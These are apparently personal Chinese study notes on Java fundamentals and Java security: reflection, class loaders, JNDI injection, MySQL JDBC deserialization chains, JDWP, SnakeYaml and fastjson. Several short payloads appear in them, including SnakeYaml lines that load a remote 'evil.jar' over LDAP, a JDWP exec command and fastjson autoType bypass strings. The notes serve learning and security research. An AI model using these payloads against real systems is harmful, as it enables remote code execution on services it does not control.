
个人学习随笔 笔记比较零碎
java基础知识
java的运行机制
- 写下一个.java文件
- 通过编译器编译.java文件(源文件) 变成.class文件
- 通过JVM运行.class文件(字节码文件) 运行java代码
jdk
jdk – java开发工具箱
jdk = jre + java开发工具箱
jre
jre – java 运行环境
jre = JVM + java的核心类库
JVM
java虚拟机 – JVM (java virtual machine)
JVM包含在jdk中
java规范
程序入口
1 | pubilc static void main(String[] args){ |
一个.java文件中只能有一个public类
文件名必须和public类名一样
字符与码表
字符是通过查码表在计算机中表示的
键入一个字符会先通过编码类型查看具体的码值并记录在计算机中
ascii
unicode
utf-8
gbk
类中的访问控制修饰符
pubilc 共有的 对外公开
protect 受保护的 对子类和同一个包中的类公开
private 私有的 只有类本身可以访问 不对外公开
default 默认 对同类和同一个包中的类公开

类中的非访问控制修饰符
static 静态
final 最终
abstract 抽象
JVM中的内存分配
栈 堆 方法区
栈主要用来存放基本数据类型 方法
堆主要用来存放对象
方法区主要用来存放常量 类加载消息 (常量池)
封装
将对象中的成员私有化封装起来不被外部直接使用 通过成员方法调用
封装器
用于初始化类的封装方法
1 | class Animal { |
super封装器
1 | class Animal { |
继承
子类继承父类的属性和方法
类只能单继承 接口可以多继承
类的多继承可以通过内部类来实现
动态绑定机制
当调用对象方法的时候 该方法会和该对象的内存地址/运行内存进行绑定
当调用对象属性的时候 没有动态绑定的关系 哪里运行哪里调用
1 | Sub instanceof Base |
继承父类的子类 会自动调用父类的构造器
1 | class Animal { |
重载
同一个类中可以有同名方法 但是参数列表一定要是不同的
1 | Class Animal { |
重写 override
子类中的方法的参数和方法名 要和父类中的方法的参数和方法名相同
子类方法中的返回类型是父类方法中的返回类型的子类或者相同类
子类方法不能缩小父类方法的访问权限
1 | Class Animal { |
equals与==的区别
对于==
- 对于基本数据类型 判断值的大小
- 对于引用数据类型 判断引用的对象是否相同 确认引用对象的内存地址
多态
创建的对象可以有多种的形态 主要通过重载和重写实现
对象多态
接口多态
方法多态
参数多态
父类可以引用子类
子类需要继承父类
向上转型
2个对象存在继承关系
多态的向上转型
本质: 父类的引用指向了子类对象
编译类型 应用类型
父类类型 应用名 = new 子类()
可以调用父类中的所有成员 (遵循访问控制)
不能调用子类的特有成员 (只存在于子类中 父类中没有的成员 无法被调用)
最终运行效果看子类 从子类开始查找方法并调用
向下转型
子类类型 引用名 = (子类类型) 父类引用
父类的引用必须指向当前目标类型的对象
多态中的属性
引用属性看编译类型
main方法
1 | public static void main(String args[]) { |
JVM运行main方法的时候 和main方法不在同一个包中 所以要用public
执行main()方法时不必创建对象 所以要用static
代码块
当一个类被创建的时候自动执行的代码 是对类构造器的补充
代码块何时会被调用 (类何时被加载)
- 创建对象实例时
- 创建子类实例
- 使用类的静态成员时
代码块可以是静态的也可以是非静态的 当代码块为非静态的时候 每次类被调用的时候都会自动执行代码块
静态代码块和类的加载有关 非静态代码块和类的创建有关
1 | Class Movie { |
类创建时类中的初始化先后过程
- 静态方法和静态成员初始化
- 普通方法和普通成员初始化
- 代码块
- 调用构造方法
接口
interface 关键字定义。它本质上是一种行为的规范或契约,规定了实现它的类“必须做什么”,但不关心“具体怎么做”
类可以同时实现多个接口
1 | class A implements ab,ac { |
接口中属性是 public static final 必须赋值
接口可以继承多个接口
1 | class Interface Usbinterface { |
内部类
局部内部类中可以直接访问外部中的所有成员 包括私有的
匿名内部类
1 | new 类或接口(参数列表) { |
成员内部类
静态内部类
泛型
泛型是不变量
泛型参数声明
1 | public static void main(String args[]) { |
泛型方法声明
1 | public static void main(String args[]) { |
泛型类声明
1 | Class<?> |
java中的各种流
InputStream OutputStream 字节流
reader writeer 字符流
节点流 vs 处理流
把“数据从哪里来/到哪里去”和“数据怎么处理”分开。
装饰器模式 (Decorator Pattern)
理念:动态地给对象添加功能,而不是通过继承产生无数个子类。
实现:处理流的构造函数接收一个“流对象”作为参数,把它包起来,增加新功能后,再暴露同样的接口。
效果:可以像俄罗斯套娃一样层层包装。


java安全基础
jdk安全分水岭
1. JDK 9:模块系统与反射限制 (分水岭)
核心变化:引入 Java Platform Module System (JPMS)。
影响
:
- 封装性增强:JDK 内部的包(如
java.lang,java.util)默认不再对 unnamed module(普通用户代码)开放。 - 反射受限:即使使用
setAccessible(true),如果目标模块没有opens,反射也会失败。这就是你遇到报错的直接原因。 - 目的:防止恶意代码通过反射篡改 JDK 内部核心逻辑,提高平台安全性。
- 封装性增强:JDK 内部的包(如
口号:“强封装” (Strong Encapsulation)。
2. JDK 14 - 16:过渡与清理
JDK 14:默认禁止反射访问非 opens 的包(之前在 JDK 9-13 只是警告,可以通过参数忽略,从 14 开始默认报错)。
JDK 15 & 16
:
- 移除了 Nashorn JavaScript 引擎(一个常见的攻击面)。
- 禁用了 TLS 1.0 和 1.1(过时的不安全协议)。
- 开始逐步废弃 SecurityManager(因为配置复杂且容易被绕过,官方打算用更细粒度的机制替代)。
3. JDK 17 (LTS):全面加固 (当前主流)
核心变化:彻底落实 JDK 9 的愿景,并清理历史包袱。
影响
:
- SecurityManager 废弃:标记为
deprecated,官方明确不建议在新应用中使用,未来版本将移除。 - 禁止动态代理访问非公共接口:进一步限制反射能力。
- 更强的默认值:许多原本需要手动开启的安全选项现在默认开启。
- SecurityManager 废弃:标记为
地位:目前企业级开发的首选 LTS 版本,安全基线很高。
4. JDK 21 (LTS) 及未来:现代化安全
核心变化:引入 虚拟线程 (Virtual Threads) 的同时,继续收紧底层权限。
影响
:
外部函数与内存 API (Foreign Function & Memory API):取代了不安全的
sun.misc.Unsafe和 JNI,提供了更受控的内存访问方式。严格模式:对于未命名的模块访问 JDK 内部 API 的限制更加严格,几乎堵死了所有“旁门左道”。
Class类
Class类是JVM中运行.class文件时用与表示运行中的类 / 接口的一个特殊类
数组 基本数据类型 void关键字也都各自有Class对象
在运行时 JVM会自动创建一个Class类
Class类中存实例对象中的元数据 比如字段列表 方法列表 父类 子类

获取Class类的方法
1 | 1. Class.fromName("全限定类名") |
反射
运行时 动态调用类中的属性或方法的一种机制
只能调用方法 或者修改字段值 可以访问私有成员 setAccessible(true)
一切的初始目标就是为了获取Class类
通过反射获取A类的Class类 -> 获取A类的方法 / 属性
反射创建实例对象 A类的Class类 -> A类对象
注意: 在jdk9之前 有些即使构造器是私有的类 也可以通过反射获取对象
jdk9之后 无法通过反射
反射访问对象成员
1 | //Class testClass = nameClass.class |
ClassLoader加载机制
通过类加载器ClassLoader 将.class字节码文件加载到JVM的内存中
并将其转换为java.lang.Class对象
JVM中有4种类加载器
Bootstrap ClassLoader (引导类加载器)
加载java的核心api java.util.* java.lang.*
Platform ClassLoader (平台类加载器) jdk8前叫 Extension ClassLoadler (扩展类加载器)
加载扩展库后平台模块
Application ClassLoader (应用类加载器) jdk8前叫 System ClassLoader (系统类加载器)
加载用户类路径下的类 application
默认情况下会启动Appaction ClassLoader
Custom ClassLoader (自定义类加载器)
继承java.lang.ClassLoader类自行编写
双亲委派模型
加载类的时候 类加载器会先请求上层的加载器先去加载类
ClassLoader类加载过程
加载
将类的.class文件读入内存 并创建一个java.lang.Class对象
将字节码从不同的数据源(class文件 jar包 网络) 转化为二进制字节流加载到内存中
加载类的时候通过双亲委派的机制 先让上层的ClassLoader先去尝试加载类 如果类加载器找不到 会自动将委托传到下层类加载器 默认的类加载器是Application ClassLoader 通过双亲委托去加载类 如果ApplicationClassLoader 也找不到要加载的类 会尝试使用自定类加载类
链接
将类的二进制数据合并到JRE中
验证
检验.class文件中二进制字节流中符合当前JVM的需求
检测文件格式(检查文件文件魔数 文件头) 元数据验证 (语义分析 继承合法性 方法覆盖合法性 )字节码验证 (操作数栈一致性 类型转换 变量初始化)符号引用验证 (存在性检查 可见性检查)
准备
对静态变量 分配内存并默认初始化 这些变量所使用的内存都在方法区内配置
解析
将符号引用转化为直接引用
初始化
JVM负责对类进行初始化 主要是静态成员
将静态变量的赋值和静态代码块中的语句进行和并 并进行
ClassLoader核心方法
1 | loadClass(加载指定的Java类) loadClass() -> findClass() -> defineClass() |
通过Class类的formName方法获得Class类
1 | //Main.java |
1 | //Cmd.java |
通过创建实例对象获得对象的Class类
1 | //Main.java |
1 | //Cmd.java |
直接通过类加载其Class类
1 | //Main.java |
1 | //Cmd.java |
通过类加载器反射调用其他类方法
1 | //Main.java |
1 | //Cmd.java |
注意点
1 | 1.public Method getMethod(String name, Class<?>... parameterTypes) throws NoSuchMethodException, SecurityException |
通过自定义类加载器反射调用类方法
类加载器的加载过程
ClassLoader.loadClass()
- 类加载器检查当前类是否已经加载过了 如果加载过了 直接返回对象
- 执行双亲委托机制去加载类 如果都加载不出来的话 通过自身加载类
- 如果还是加载不出来则调用findClass()方法 自动抛出错误ClassNotFoundException
通过重写findClass()方法可以加载自己定义的类的二进制数据流 (加载自定义类)
1 | //TestClassLoader.java |
跨类加载器加载机制
类加载并创建的对象是由类和所使用的类加载器所决定的
如果Class A 分别由ClassLoader A 和 ClassLoader B加载
那么创建出来的对象就不是同一个实例对象
BCEL类 加载器和Xalan 类加载器
(java反序列化洞)
详见BCEL ClassLoader 和 Xalan ClassLoader
BCEL 是 Apache Jakarta 项目下的一个开源 Java 库,全称是 Byte Code Engineering Library。
它的唯一目的只有一件事:以编程方式分析、创建和修改 Java 字节码(.class 文件)。
主要功能
生成动态代理类
代码插桩(比如在方法前后自动插入日志或性能监控代码)
编译器开发(将其他语言编译成 Java 字节码)
代码混淆器或优化器
如果把 .class 文件比作“二进制机器码”,BCEL 就是一套允许你用 Java 代码直接编写、修改这些“机器码”的工具包,而不需要手写十六进制数据。
原理
BCEL类中的ClassLoader 全限定类名:com.sun.org.apache.bcel.internal.util.ClassLoader
当BCEL的com.sun.org.apache.bcel.internal.util.ClassLoader.loadClass()加载一个类名中带有$$BCEL$$的类时会截取出$$BCEL$$后面的字符串,然后使用com.sun.org.apache.bcel.internal.classfile.Utility.decode()将字符串解析成类字节码,最后会调用defineClass()注册解码后的类,一旦该类被加载就会触发类中的恶意代码
适用性
BCEL 6.0以下
Oracle自带的BCEL是修改了原始的包名,因此也有兼容性问题,已知支持该特性的JDK版本为:JDK1.5 - 1.7、JDK8 - JDK8u241、JDK9
java中的FileSystem
java se中 有2个文件操作库 java.io, java.nio

FileInputStream读取文件
1 | import java.io.*; |
FileOutputStream写入文件
1 | import java.io.*; |
RandomAcessFile读写文件
大致方法和FileOutputStream和FileInputStream方法没什么区别
1 | package com; |
1 | package com; |
FileSystemProvider读写文件
1 | package com; |
1 | package com; |
空字节截断
jdk 1.7.40之前的版本 在java.io.File中没有检测空字节
由于java的api都是c写的 c里面遇到空字节会自动结束
如果java的api中没有自己显式的检测是否有空字节 否则默认会截断
常用于文件上传漏洞中 11.jsp\u0000.jpg
命令执行
Runtime.exec()命令执行
1 | public static void main(String args[]) { |
ProcessBuilder命令执行
1 | package com; |
ProcessImpl
ProcessImpl是真正负责创建和启动操作系统进程的核心类
1 | public static void main(String args[]) { |
jdbc
核心api
java.sql.DriverManager
Java通过java.sql.DriverManager来管理所用数据库的驱动注册,提供getConnection方法来连接数据库
java.sql.Driver
负责对数据库的链接 所有的数据库驱动包都要实现这个接口
java.sql.Connection
getConnection之后 返回Connection对象 在此对象上进行操作
sql注入防御
- 转义引号
- 限制传入的数据
- 预编译
预编译
将查询语句的结构与参数数据分离
使得传入的数据 不会被当做sql语句被执行 只是一段字符串而已
1 | String username = request.getParameter("user"); |
detectCustomCollations链
根据调用链中的某个判断语句中的属性参数决定是否会触发反序列化 因此叫detectCustomCollations链
属性参数detectCustomCollations
满足条件
- autoDeserialize=true
- detectCustomCollations=true
- 特定版本mysql驱动
触发
调用DriverManager.getConnection(url) 时即可触发
mysql-connector-java版本
5.1.19–5.1.28
1 | 调用链 |
5.1.29—5.1.40
ConnectionImpl.buildCollationMapping()中到Util.resultSetToMap()的判断句
1 | 5.1.19--5.1.28 if (this.versionMeetsMinimum(5, 0, 0)) |
1 | 5.1.29---5.1.40 |
5.1.41—5.1.48
1 | ConnectionImpl() |
6.0.2—6.0.6
1 | //依旧 |
ServerStatusDiffInterceptor
url中设置一个拦截器statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor
触发反序列化
条件
- autoDeserialize=true
- statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor
- 特定版本
5.1.0—5.1.10
1 | com.mysql.jdbc.PreparedStatement.executeQuery(PreparedStatement.java:2228) |
1 | autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor |
5.1.11—5.x.xx
在查询的时候就会触发反序列化
1 | ...... |
1 | autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor |
6.x
和5.1.11—5.x.xx一样
驱动名更改了
1 | autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor |
8.0.17——8.0.20
1 | autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor |
URLConnection
ssrf
- 利用file协议读取文件内容(仅限使用
URLConnection|URL发起的请求) - 利用http 进行内网web服务端口探测
- 利用http 进行内网非web服务端口探测(如果将异常抛出来的情况下)
- 利用http进行ntlmrelay攻击(仅限
HttpURLConnection或者二次包装HttpURLConnection并未复写AuthenticationInfo方法的对象)
JNI
动态代理
Java反射提供了一种类动态代理机制,可以通过代理接口实现类来完成程序无侵入式扩展。
简单来说,它允许你在程序运行时,“变出”一个代理对象,这个对象拥有和真实对象一样的接口,但在调用真实对象的方法前后,你可以插入额外的逻辑(如日志、事务、权限检查等)
java.lang.reflect.Proxy java.lang.reflect.InvocationHandler
java.lang.reflect.Proxy类是通过创建一个新的Java类(类名为com.sun.proxy.$ProxyXXX)的方式来实现无侵入的类方法代理功能的。
动态代理生成出来的类有如下技术细节和特性:
- 动态代理的必须是接口类,通过
动态生成一个接口实现类来代理接口的方法调用(反射机制)。 - 动态代理类会由
java.lang.reflect.Proxy.ProxyClassFactory创建。 ProxyClassFactory会调用sun.misc.ProxyGenerator类生成该类的字节码,并调用java.lang.reflect.Proxy.defineClass0()方法将该类注册到JVM。- 该类继承于
java.lang.reflect.Proxy并实现了需要被代理的接口类,因为java.lang.reflect.Proxy类实现了java.io.Serializable接口,所以被代理的类支持序列化/反序列化。 - 该类实现了代理接口类(示例中的接口类是
com.anbai.sec.proxy.FileSystem),会通过ProxyGenerator动态生成接口类(FileSystem)的所有方法, - 该类因为实现了代理的接口类,所以当前类是代理的接口类的实例(
proxyInstance instanceof FileSystem为true),但不是代理接口类的实现类的实例(proxyInstance instanceof UnixFileSystem为false)。 - 该类方法中包含了被代理的接口类的所有方法,通过调用动态代理处理类(
InvocationHandler)的invoke方法获取方法执行结果。 - 该类代理的方式重写了
java.lang.Object类的toString、hashCode、equals方法。 - 如果动过动态代理生成了多个动态代理类,新生成的类名中的
0会自增,如com.sun.proxy.$Proxy0/$Proxy1/$Proxy2。
1 | //Peroson接口 |
使用Proxy中的newProxyInstance创建代理实例
1 | //proxystudent类 实现动态代理 |
java反序列化
链子集合(rce的子弹)
apache common collection
cc链
反序列化时触发
mysql-connector-java
mysql_ServerStatusDiffInterceptor链
mysql_detectCustomCollations链
基本都是在连接数据库的时候触发的
urldns
原生无害链
反序列化时触发
rome
rome链
commons-beanutils
CB链
反序列化时触发
hessian
hessian链
TemplatesImpl
原生链 com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
调用newTransformer() 或者 getOutputProperties()时触发
JdbcRowSetImpl
反序列化入口点
jndi
fastjson
jackson
el表达式
mysql
序列化与反序列化
序列化就是将java对象转化为二进制数组的形式 便于网络传输
反序列化就是将二进制数组转变为原来的java对象
序列化库:
java.io.Serializeable(内部序列化) java.io.Externalizable(外部序列化)
java库中的java.io.ObjectInputStraeam和java.io.ObjectOutputStraeam提供的writeObject()和readObject()实现了序列化与反序列化
Serializable接口
序列化对象需要 它的类继承Serializable接口
对象中的所有属性都会被序列化和反序列化
某个字段不想被序列化 可以使用transient修饰 静态属性也不会被序列化
serialVersionUID字段
一个对象在反序列化的时候 如果序列化串中的uid与当前对象值不同 反序列化会失败
如果uid没有显示生成 系统会自动生成
属性的变化都会导致自动生成的serialVersionUID发生变化。如果序列化和反序列化的serialVersionUID不同,则会报序列化版本不同的错误
反序列化要求
- 被反序列化的类必须存在。
- serialVersionUID值必须一致。
1 | package com.javaSerializeDemo; |
RMI
RMI(Remote Method Invocation)即Java远程方法调用,RMI用于构建分布式应用程序,RMI实现了Java程序之间跨JVM的远程通信。
RMI架构
服务端
客户端
注册表

RMI底层通讯采用了Stub(运行在客户端)和Skeleton(运行在服务端)机制,RMI调用远程方法的大致如下:
RMI客户端在调用远程方法时会先创建Stub(sun.rmi.registry.RegistryImpl_Stub)。Stub会将Remote对象传递给远程引用层(java.rmi.server.RemoteRef)并创建java.rmi.server.RemoteCall(远程调用)对象。RemoteCall序列化RMI服务名称,Remote对象。RMI客户端的远程引用层传输RemoteCall序列化后的请求信息通过Socket连接的方式传输到RMI服务端的远程引用层。RMI服务端的远程引用层(sun.rmi.server.UnicastServerRef)收到请求会请求传递给Skeleton(sun.rmi.registry.RegistryImpl_Skel#dispatch)。Skeleton调用RemoteCall反序列化RMI客户端传过来的序列化。Skeleton处理客户端请求:bind、list、lookup、rebind、unbind,如果是lookup则查找RMI服务名绑定的接口对象,序列化该对象并通过RemoteCall传输到客户端。RMI客户端反序列化服务端结果,获取远程对象的引用。RMI客户端调用远程方法,RMI服务端反射调用RMI服务实现类的对应方法并序列化执行结果返回给客户端。RMI客户端反序列化RMI远程方法调用结果。
RMI中的核心类UnicastRemoteObject
主要有3个作用
- 开启监听端口 (随机端口)
- 自动生成Stub对象
- 处理网络请求
RMI的基本实现
接口
实现类
服务端
客户端
1 | //RMITestInterface.java |
1 | //RMIServerTestImpl.java |
1 | //RMIServer.server |
1 | //RMIClient.java |
JNDI
java naming and Director interface (java命名和目录接口) 查找资源提供的一个通用接口
JNDI使得可以使用统一的代码连接接口
Naming Service 命名服务
命名服务将名称和对象进行关联,提供通过名称找到对象的操作,例如:DNS系统将计算机名和IP地址进行关联、文件系统将文件名和文件句柄进行关联等等。
Directory Service 目录服务
目录服务是命名服务的扩展,除了提供名称和对象的关联,还允许对象具有属性。目录服务中的对象称之为目录对象。目录服务提供创建、添加、删除目录对象以及修改目录对象属性等操作。
Reference 引用
在一些命名服务系统中,系统并不是直接将对象存储在系统中,而是保持对象的引用。引用包含了如何访问实际对象的信息。
核心类:
javax.naming.Context
1. Context 接口 (核心中的核心)
这是命名服务的根接口,代表一个命名环境。
- 作用:执行绑定、查找、解绑操作。
lookup(String name): 根据名字获取对象。bind(String name, Object obj): 绑定名字和对象。rebind(String name, Object obj): 重新绑定(如果名字存在则覆盖)。unbind(String name): 解除绑定。list(String name): 列出上下文中的名字。
javax.naming.directory.InitialContext
2. InitialContext 类
- 作用:这是
Context接口的入口点。当你new InitialContext(env)时,它会读取环境变量 (env),确定要连接哪个服务提供商(如 LDAP 还是 RMI),然后初始化具体的上下文对象。 - 地位:几乎所有 JNDI 操作的起点。
javax.naming.directory.DirContext
3. DirContext 接口
作用:继承自
Context,增加了目录服务功能。特有方法
:
getAttributes(String name): 获取对象的属性。search(String base, String filter): 强大的搜索功能(类似 SQL 的 WHERE 子句)。modifyAttributes(...): 修改属性。
1 | import javax.naming.Context; |
jndi注入
流程:
客户端通过jndi (lookup()方法) 寻找某个服务对象(RMI,LADP等) -> 服务端的对象为一个Reference对象 返回该对象 ->
客户端得到该Reference对象 自动的去寻找他的工厂类 并自动的加载指定的工厂类 执行代码
JNDI允许通过对象工厂 (javax.naming.spi.ObjectFactory)动态加载对象实现
Reference对象需要继承对象工厂 (javax.naming.spi.ObjectFactory) 改写方法getObjectInstance
通过lookup()查找对象名称 服务器如果返回Reference对象 客户端则会自动下载并且还可以动态加载远程代码
1 | String urlname = "rmi://127.0.0.1:5564/demo"; |
当访问的是一个jndi中的reference对象时 会自动下载工厂类 并自动加载该类
1 | //ReferenceObjectFactory.java |
1 | //RMIServer.java |
1 | import javax.naming.Context; |
版本限制
RMI
- JDK 6u211, 7u201, 8u191 (2018年10月发布):
- 限制:默认禁止
com.sun.jndi.rmi.object.trustURLCodebase和com.sun.jndi.cosnaming.object.trustURLCodebase为true。 - 影响:RMI 和 COS 协议无法再从远程 HTTP 加载类。
- 例外:LDAP 协议当时未被完全限制(这是一个疏忽),所以 LDAP 注入依然有效。
- 限制:默认禁止
LADP
JDK 8u292, 11.0.11, 15.0.3, 16.0.2 (2021年4月发布):
- 限制:默认禁止
com.sun.jndi.ldap.object.trustURLCodebase。 - 影响:LDAP 也无法从远程加载类了。
- 现状:在新版 JDK 上,传统的
Reference + Remote Codebase攻击链默认失效。
javassist
- Javassist 是 Java 字节码编辑库,可以在运行时生成、修改类。
- 支持动态生成类、方法、字段,也能修改已有类的字节码。
- 与直接操作字节码相比,提供高层次 API,更易上手。
- ClassPool
- CtClass 的容器,用于管理和获取类。
- 核心方法:getDefault()、get()、makeClass()、insertClassPath()、appendClassPath()。
- CtClass
- 表示编译时类,可修改父类、生成字节码、创建静态初始化块。
- 核心方法:setSuperclass()、toBytecode()、makeClassInitializer()、toClass()。
- CtMethod / CtField
- 类似增强版 Method / Field,对方法和字段进行动态修改。
- 支持修改方法体、插入代码片段、修改修饰符、重命名方法等。
- 主要功能
- 读取类信息:获取字段、方法、构造函数。
- 修改类方法:修改方法体、插入前后代码、修改访问修饰符。
- 动态创建类:创建新类、添加字段和方法,支持静态初始化块和构造函数。
- 二进制操作:通过 toBytecode() 获取字节码数组,可写入文件生成 .class。
- 应用场景
- 动态代理和 AOP 增强
- 运行时代码注入
- 动态类生成
- 字节码分析与修改
- 注意点
- 所有操作都是基于字节码层面进行,生成的文件都是 .class。
- 可以在 JVM 运行时直接加载生成的类。
- 支持静态代码块、构造函数及方法前后插入逻辑,非常灵活。
JDWP
JPDA(Java Platform Debugger Architecture) 是 Java 平台调试体系结构的缩写,通过 JPDA 提供的 API,开发人员可以方便灵活的搭建 Java 调试应用程序。
主要是通过参数开启该模式
1 | /usr/local/java/jdk1.8.0_20/bin/java -agentpath:/usr/local/java/jdk1.8.0_20/jre/lib/amd64/libjdwp.so=transport=dt_socket,server=y,suspend=y,address=8003 /opt/test |
1 | java -agentpath:jdwp=transport=dt_socket,server=y,suspend=y,address=8003 test |
1 | java -agentlib:jdwp=transport=dt_socket,server=y,suspend=y,address=*:8003 Test |
jdwp=transport=dt_socket 通过socket方式来连接调试
server=y,suspend=y 当前调试的文件为服务器 并且为暂停模式
address=*:8003 Test 地址 与包名
1 | jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8003 |
使用jdb 通过socket连接上jdwp
stop in com.eval.test.main 在main函数上打断点 然后cont执行到断点处
此时一般来说就可以执行了
1 | eval java.lang.Runtime.getRuntime().exec("calc").getInputStream()) |
java agent
简单来说就是可以动态的修改字节码 hook技术
JDK1.5开始,Java新增了Instrumentation(Java Agent API)和JVMTI(JVM Tool Interface)功能,允许JVM在加载某个class文件之前对其字节码进行修改,同时也支持对已加载的class(类字节码)进行重新加载(Retransform)。
启动
Java程序时添加-javaagent(Instrumentation API实现方式)或-agentpath/-agentlib(JVMTI的实现方式)参数,如java -javaagent:/data/XXX.jar LingXeTest。JDK1.6新增了attach(附加方式)方式,可以对运行中的Java进程附加Agent。
这两种运行方式的最大区别在于第一种方式只能在程序启动时指定Agent文件,而attach方式可以在Java程序运行后根据进程ID动态注入Agent到JVM
JVMTI 是底层 C++ 接口,Instrumentation API 是基于它封装的、用于开发 Java Agent 的标准 Java 接口,而 Attach API 则是一种能在运行时将 Agent 动态挂载到目标 JVM 的通信机制。
静态hook
入口:JVM 启动时带上
-javaagent参数,JVM 会首先执行 Agent 的premain方法。注册:在
premain中,Agent 调用inst.addTransformer(new MyTransformer())。这相当于给 JVM 的类加载器装了一个“过滤器”。拦截:当应用程序尝试加载一个类(例如
com.example.UserService)时,JVM 会先读取该类的.class文件字节流。转换(Hook 核心):在类被定义(Define Class)之前,JVM 会调用
MyTransformer的transform方法,并将原始的字节码数组byte[]传进来。修改
:
- Agent 使用 ASM 或 Javassist 解析这个字节数组。
- 找到目标方法(如
login)。 - 在方法体的开头插入代码(如
System.out.println("Start login");),在结尾插入代码(如System.out.println("End login");)。
返回:Agent 返回修改后的新字节数组。JVM 拿着这个“被篡改”的字节码去生成 Class 对象。
结果:应用程序运行
UserService.login()时,实际上执行的是你植入逻辑后的代码。
动态hook
入口:通过 Attach API 将 Agent 动态挂载到正在运行的 JVM 进程上,触发
agentmain方法。执行
:
- 同样注册 Transformer,或者直接使用
inst.retransformClasses(TargetClass.class)。
- 同样注册 Transformer,或者直接使用
触发:JVM 收到指令后,会强制重新加载目标类的字节码,并再次经过 Transformer 的处理流程(同静态 Hook 的 4-6 步)。
结果
:内存中的类定义被替换,新的请求进来时就会执行新的逻辑。
- 注意:这种方式通常只能修改方法体内部逻辑,不能增加/删除字段或方法。
SnakeYaml
java提供的一个解析yaml文件的组件
可以将java对象转换为yaml字符串
依赖地址
1 | <dependency> |
提供序列化与反序列化方法
1 | Yaml.dump()//序列化 |
1 | //User.java |
1 | //test.java |
进行序列化

序列化的时候会调用对象中的getter 和fastjson类似
返回的字符串有严格的格式 在类前面有2个! 对象内部属性也必须有空格
这里的!! 类似于fastjson中的@type 指定反序列化的全类名
尝试反序列化

反序列化的时候调用了对象中的setter 也和fastjson类似
getter方法是因为User类用lombok备注成tostring才被调用的 和snakeyaml反序列化没关系
和fastjson类似 snakeyaml这个组件也是在反序列化的时候会调用对象的setter方法 从而导致的漏洞利用
调试一下


传进去的yaml字符串会先变成StreamReader 进而进入loadFromReader()

前面2行都是为yaml数据进行包装
跟进ParserImpl

包装的时候 有一个VersionTagsTuple方法 它将我们的!!指向一个tag 之后有用处
现在跟进Composer

没有什么特别的方法 就是有一次包装了而已
跟进一下setComposer()


依旧封装
重点是下面的getSingleData


又将我们的数据转为node形式 !!也转变成tag形式

跟进constructDocument

跟进constructObject

进入一个判断
判断当前constructedObjects是否有节点node 显然是没有的返回false
进入constructObjectNoCheck


获取node的构造器并调用构造器构造node

进入getConstructor

获取node的类

之后会类似的获取node里面其他的类

这里会获取当前类的构造器 根据node里面类参数个数获取构造器

这里会获取参数 并且递归的获取参数的构造器

最后的最后 会以此递归的调用newInstance去创建对象实例
这里的c就是当前类的构造器 根据递归性质
会先创建最内层的对象 最后递归到最外层的对象
全过程中 没有任何的限制
于是在创建实例的时候触发了漏洞
总结
这个漏洞的触发实际可以简单描述为
通过构造器去调用代码
也可以类似于fastjson一样 在调用setter方法的时候触发
snakeyaml和fastjson相比
他可以直接创建对象实例 通过有参/无参构造器去创建 也会调用setter
fastjson虽然可以创建对象 但是只能调用无参构造器
payload
1 | !!javax.script.ScriptEngineManager [!!java.net.URLClassLoader [[!!java.net.URL ["ldap://127.0.0.1:4321/evil.jar"]]]] |
1 | !!com.sun.rowset.JdbcRowSetImpl {dataSourceName: ldap://127.0.0.1:4321/evil, autoCommit: true} |
fastjson
阿里巴巴提供的一个快速转换数据的java组件
对象转json数据
json数据转对象
1 | import com.alibaba.fastjson.JSON; |
json数据 to java对象
1 | JSON.parseObject() |
有三种主要方法 有多种的重载方法
1 | JSON.parseObject(jsonString,Person.class) |
JSON.parse(jsonString)
没有指定的话 会自动查找数据里面的@type键值 如果有还原为指定的类 如果没有则会自动转换为jsonObject
转换对象的时候 会反射加载类 并尝试将属性填入这个类中
第一种 尝试调用public setter方法
第二种 判断属性是否为public 如果是则直接写入
第三种 如果没有setter方法 会判断是否有getter方法
如果属性都是private
需要添加Feature.SupportNonPublicField参数 会强制调用
1.2.0 <= verison <= 1.2.24
从1.2.0开始 json中添加@type字段 并添加全限定类名 JSON.parse(String) 会自动将数据转为该类
并且默认开启任意类转换 由此开启漏洞
1 | byte[] payload = Files.readAllBytes(Paths.get("D:\\myjavaprogram\\myfastjson\\src\\main\\java\\testEvil.class")); |
version 1.2.25 ~ 1.2.41
denylist添加了大量的内部api 并且有一个AutoType参数 需要为true
绕过条件:
绕过黑名单 绕过Autotype限制
version 1.2.42
检测到L ;就会删除并继续检测
双写绕过
version 1.2.43
检测到L直接报错
数组绕过
version 1.2.44
遇到数组也报错了
黑名单绕过
version <= 1.2.47
二次注入绕过
先将jdbcrowsetimpl搞到mapping中
第二次反序列化的时候成功执行
1 | String payload3 = "{\"a\":{\"@type\":\"java.lang.Class\",\"val\":\"com.sun.rowset.JdbcRowSetImpl\"}," |
version 1.2.48
无法在使用1.2.47的方法 默认不然通过class加入新的类
version <=1.2.68
javaweb基础
tomcat
web容器 servlet容器
处理http请求并发送response
Servlet (Server Applet)
java提供的一门动态web资源开发技术
Servlet 就是一个运行在服务器端的 Java 类,它专门用来接收浏览器的请求并做出响应
本质:动态生成网页内容 处理网页逻辑
Servlet的生命周期
Servlet从被创建到被销毁的整个过程
实例化
当Servlet第一次被访问时 由web容器创建Servlet对象
初始化
实例化之后 调用init()方法 初始化配置文件 创建链接 只调用一次
请求
每次请求Servlet容器都会调用一次service()
销毁
释放内存 关闭容器时会调用destroy()方法
调用完只是 容器会释放Servlet实例
